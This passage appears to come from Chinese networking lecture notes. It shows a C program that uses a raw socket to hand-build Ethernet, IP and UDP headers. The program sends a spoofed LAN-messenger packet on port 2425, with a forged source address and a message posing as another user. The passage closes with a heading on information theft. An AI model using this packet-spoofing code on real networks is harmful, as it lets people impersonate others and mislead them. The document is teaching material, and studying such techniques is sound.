49 }
50
51 int main(int argc, char const *argv[])
52 {
53     //创建原始套接字
54     int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
55
56     //获取要发送的数据
57     char data[128] = "1_lbt6_0#131#F0761CE7B71A#0#0#0#4001#9:1621069039:Administrator:SD-20210227SGAT:32:iloveyou";
58
59     //udp的应用数长度必须是偶数
60     int data_len = strlen(data) + strlen(data) % 2;
61
62     //mac准备
63     unsigned char src_mac[6] = {0xf0, 0x76, 0x1c, 0xe7, 0xb7, 0x1a}; //ubuntu的mac
64     unsigned char dst_mac[6] = {0x00, 0xe0, 0x4c, 0x78, 0xd8, 0x12}; //win10的mac
65
66     //组包
67     unsigned char buf[1500] = "";
68     //组mac头
69     struct ether_header *eth_hd = (struct ether_header *)buf;
70     memcpy(eth_hd->ether_dhost, dst_mac, 6);
71     memcpy(eth_hd->ether_shost, src_mac, 6);
72     eth_hd->ether_type = htons(0x0800); //IP报文
73
74     //组IP报文头
75     struct iphdr *ip_hd = (struct iphdr *) (buf + 14); //跳过以太网头
76     ip_hd->version = 4; //IPv4
77     ip_hd->ihl = 5; //IP头部为20字节

```

```

78     ip_hd->tos = 0; //服务类型
79     ip_hd->tot_len = htons(20 + 8 + data_len); //IP的总长度
80     ip_hd->id = htons(0); //标识
81     ip_hd->frag_off = htons(0); //片偏移
82     ip_hd->ttl = 128; //生命周期
83     ip_hd->protocol = 17; //udp协议
84     ip_hd->check = htons(0); //IP首部校
验? ? ? ? ?
85     ip_hd->saddr = inet_addr("10.9.21.209"); //ubuntu的IP
86     ip_hd->daddr = inet_addr("10.9.21.244"); //win10的IP
87     //校验IP头部
88     ip_hd->check = checksum((unsigned short *)ip_hd, 20);
89
90     //组UDP头
91     struct udphdr *udp_hd = (struct udphdr *)(buf + 14 + 20);
92     udp_hd->source = htons(2425); //源端口
93     udp_hd->dest = htons(2425); //目的端口
94     udp_hd->len = htons(8 + data_len); //udp总长度 (udp头部长度+数据长度)
95     udp_hd->check = htons(0); //udp校验? ? ? ? ? ? ? ?
96     //将应用数据放入buf中
97     memcpy(buf + 14 + 20 + 8, data, data_len);
98
99     //udp校验
100    //定义一个伪头部
101    unsigned char wei_buf[512] = "";
102    //给伪头部赋值
103    WEI *p = (WEI *)wei_buf;
104    p->saddr = inet_addr("10.9.21.209");
105    p->daddr = inet_addr("10.9.21.244");
106    p->flags = 0;
107    p->type = 17;
108    p->len = htons(8 + data_len);
109    //在伪头部后面追加udp头部+data
110    memcpy(wei_buf + 12, udp_hd, 8 + data_len);
111    //对wei_buf进行校验
112    udp_hd->check = checksum((unsigned short *)wei_buf, 12 + 8 + data_len);
113
114    Sendto(sockfd, buf, 14 + 20 + 8 + data_len, "eth0");
115
116    close(sockfd);

```

```
117     return 0;  
118 }
```

知识点8 【信息窃取】（了解）

